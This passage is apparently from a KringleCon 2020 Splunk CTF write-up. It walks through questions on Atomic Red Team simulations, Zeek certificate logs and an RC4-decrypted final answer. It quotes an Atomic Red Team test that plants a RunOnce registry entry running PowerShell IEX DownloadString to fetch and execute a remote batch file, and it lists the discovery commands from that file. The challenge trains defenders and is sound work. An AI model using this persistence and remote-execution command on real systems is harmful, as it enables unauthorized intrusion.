Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & {powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet}
```

The ProcessId is 0xe40, which when converted from hexadecimal to base 10 is 3648.

**Question 6:** Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

As with Question 5, we'll use the ATT&CK Navigator to search for 'run key'. The technique used is T1547.001 'Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder'.



Looking in the Atomic Red Team source for T1547.001 at

<https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/T1547.001> shows a `batstartup.bat` file in the `src` directory, but it only contains a single line of `echo " T1547.001 Hello World Bat"`. Searching `T1547.001.yaml` finds a reference to another `.bat` file:

```

43 - name: PowerShell Registry RunOnce
44   auto_generated_guid: eb44f842-0457-4ddc-9b92-c4caa144ac42
45   description: |
46     RunOnce Key Persistence via PowerShell
47     Upon successful execution, a new entry will be added to the runonce item in the
48     registry.
49   supported_platforms:
50     - windows
51   input_arguments:
52     thing_to_execute:
53       description: Thing to Run
54       type: Path
55       default: powershell.exe
56   reg_key_path:
57     description: Path to registry key to update
58     type: Path
59     default: HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce
60   executor:
61     command: |
62       $RunOnceKey = "#{reg_key_path}"
63       set-itemproperty $RunOnceKey "NextRun" "#{thing_to_execute} "IEX (New-Object
64       Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-
65       team/master/ARTifacts/Misc/Discovery.bat`")""
66     cleanup_command: |
67       Remove-ItemProperty -Path #{reg_key_path} -Name "NextRun" -Force -ErrorAction Ignore
68     name: powershell
69     elevation_required: true

```

Examining the file <https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat> shows that `quser` is the last command executed in the file:

```

37  arp -a
38  whoami
39  ipconfig /displaydns
40  route print
41  netsh advfirewall show
42  allprofiles
43  systeminfo
44  qwinsta
    quser

```

**Question 7:** According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

[Zeek](#) (formerly Bro) is an open-source Network Security Monitoring tool. Zeek watches network packets, interpretes the traffic, and creates compact and searchable logs and data. Here, we're looking for the serial number of an x509 certificate, assigned to the Windows Domain Controller in the simulated environment. We can search for Zeek log entries with `serial` in them with `index=* sourcetype=bro* serial`. The first result returned is interesting:

i	Time	Event
> 1	11/30/20 9:03:50.409 PM	<pre> { [-]   certificate.exponent: 65537   certificate.issuer: CN=win-dc-748.attackrange.local   certificate.key_alg: rsaEncryption   certificate.key_length: 2048   certificate.key_type: rsa   certificate.not_valid_after: 2021-05-29T01:08:57.000000Z   certificate.not_valid_before: 2020-11-27T01:08:57.000000Z   certificate.serial: 55FCEEBC21270D9249E86F4B9DC7AA60   certificate.sig_alg: sha256WithRSAEncryption   certificate.subject: CN=win-dc-748.attackrange.local   certificate.version: 3   id: Fen0DH2KtOxQwt4BFk   ts: 2020-11-30T21:03:50.409634Z } </pre> <p>Show as raw text</p>


The host returned is named `win-dc-748.attackrange.local`, which at a guess is probably the Domain Controller. The serial number of the certificate is `55FCEEBC21270D9249E86F4B9DC7AA60`.

Answering Question 7 gives us the data needed to answer the Objective. Alice has three pieces of information we need:

This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is: `7FXjP1lyfKbyDK/MChyf36h7`  
 It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I can't believe the Splunk folks put it in their talk!



[RFC 7465](#) deals with deprecating the RC4 encryption algorithm. I can't believe the Splunk folks put it in their talk! refers to a final tidbit in the [Splunk talk](#): Stay Frosty



Dave Herral, Adversary Emulation and Automation | KringleCon 2020

With these pieces of data, we can use [CyberChef](#) to decrypt the message. CyberChef is a browser-based utility for data manipulation, in a drag & drop interface. We can copy the ciphertext to the **Input** section, drag the **From Base64** and **RC4** tasks to the **Recipe** section, enter the key of `Stay Frosty`, and CyberChef gives the adversary.



Recipe		Input
<div><b>From Base64</b></div> <div>Alphabet A-Za-z0-9+/=</div> <div><input checked="" type="checkbox"/> Remove non-alphabet chars</div>		7FXjP1lyfKbyDK/MChyf36h7
<div><b>RC4</b></div> <div><div>Passphrase Stay Frosty </div><div>UTF8</div></div> <div><div>Input format Latin1</div><div>Output format Latin1</div></div>		
		<b>Output</b>
		The Lollipop Guild

Answer

The Lollipop Guild